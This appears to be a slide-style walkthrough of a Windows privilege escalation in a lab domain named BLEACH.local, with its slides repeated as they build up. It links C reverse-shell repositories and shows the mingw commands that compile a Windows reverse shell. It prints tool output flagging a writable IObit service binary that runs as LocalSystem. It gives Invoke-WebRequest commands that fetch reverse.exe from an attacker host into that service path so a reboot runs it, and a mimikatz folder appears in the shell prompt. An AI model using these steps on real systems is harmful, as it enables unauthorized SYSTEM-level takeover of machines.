
PS C:\Users\jquerito>
```

POWERSHELL
by t313mchus

BLEACH.local : PRIVILEGE ESCALATION : LVL2

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

<https://github.com/izenynn/c-reverse-shell>



BLEACH.local : PRIVILEGE ESCALATION : LVL2


<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

<https://github.com/izenynn/c-reverse-shell>

```
apt install mingw-w64
```

```
./change_client.sh [CLIENT_IP] [CLIENT_PORT]
```

```
make
```



BLEACH.local : PRIVILEGE ESCALATION : LVL2

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

<https://github.com/izenynn/c-reverse-shell>


```
apt install mingw-w64
```

```
./change_client.sh [CLIENT_IP] [CLIENT_PORT]
```

```
make
```

```
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32
```

```
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32 -D WAIT_FOR_CLIENT
```



BLEACH.local : PRIVILEGE ESCALATION : LVL2

<https://github.com/AlexisAhmed/C-Reverse-Shell/blob/master/ReverseShell.c>

<https://github.com/izenynn/c-reverse-shell>


```
apt install mingw-w64
```

```
./change_client.sh [CLIENT_IP] [CLIENT_PORT]
```

```
make
```

```
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32
```

```
i686-w64-mingw32-gcc-win32 -std=c99 windows.c -o rsh.exe -lws2_32 -D WAIT_FOR_CLIENT
```



BLEACH.local : PRIVILEGE ESCALATION : LVL2

ServiceName : AdvancedSystemCareService13
Path : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart : False
Name : AdvancedSystemCareService13
Check : Modifiable Service Files



BLEACH.local : PRIVILEGE ESCALATION : LVL2

ServiceName : AdvancedSystemCareService13
Path : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart : False
Name : AdvancedSystemCareService13
Check : Modifiable Service Files



BLEACH.local : PRIVILEGE ESCALATION : LVL2

ServiceName : AdvancedSystemCareService13
Path : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart : False
Name : AdvancedSystemCareService13
Check : Modifiable Service Files

Invoke-WebRequest -Uri 'http://<evil-ip>/rsh.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'

BLEACH.local : PRIVILEGE ESCALATION : LVL2

ServiceName : AdvancedSystemCareService13
Path : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart : False
Name : AdvancedSystemCareService13
Check : Modifiable Service Files

Invoke-WebRequest -Uri 'http://<evil-ip>/rsh.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> ^C  
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> Invoke-WebRequest -Uri 'http://10.0.9.7:8080/reverse.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'
```

BLEACH.local : PRIVILEGE ESCALATION : LVL2

ServiceName : AdvancedSystemCareService13
Path : "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
ModifiableFile : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BLEACH\jquerito
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'AdvancedSystemCareService13'
CanRestart : False
Name : AdvancedSystemCareService13
Check : Modifiable Service Files

Invoke-WebRequest -Uri 'http://<evil-ip>/rsh.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'

```
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> ^C  
PS C:\Users\jquerito\Downloads\mimikatz-master\mimikatz-master> Invoke-WebRequest -Uri 'http://10.0.9.7:8080/reverse.exe' -OutFile 'C:\Program Files (x86)\IObit\Advanced.exe'
```

¡ REBOOT IT !

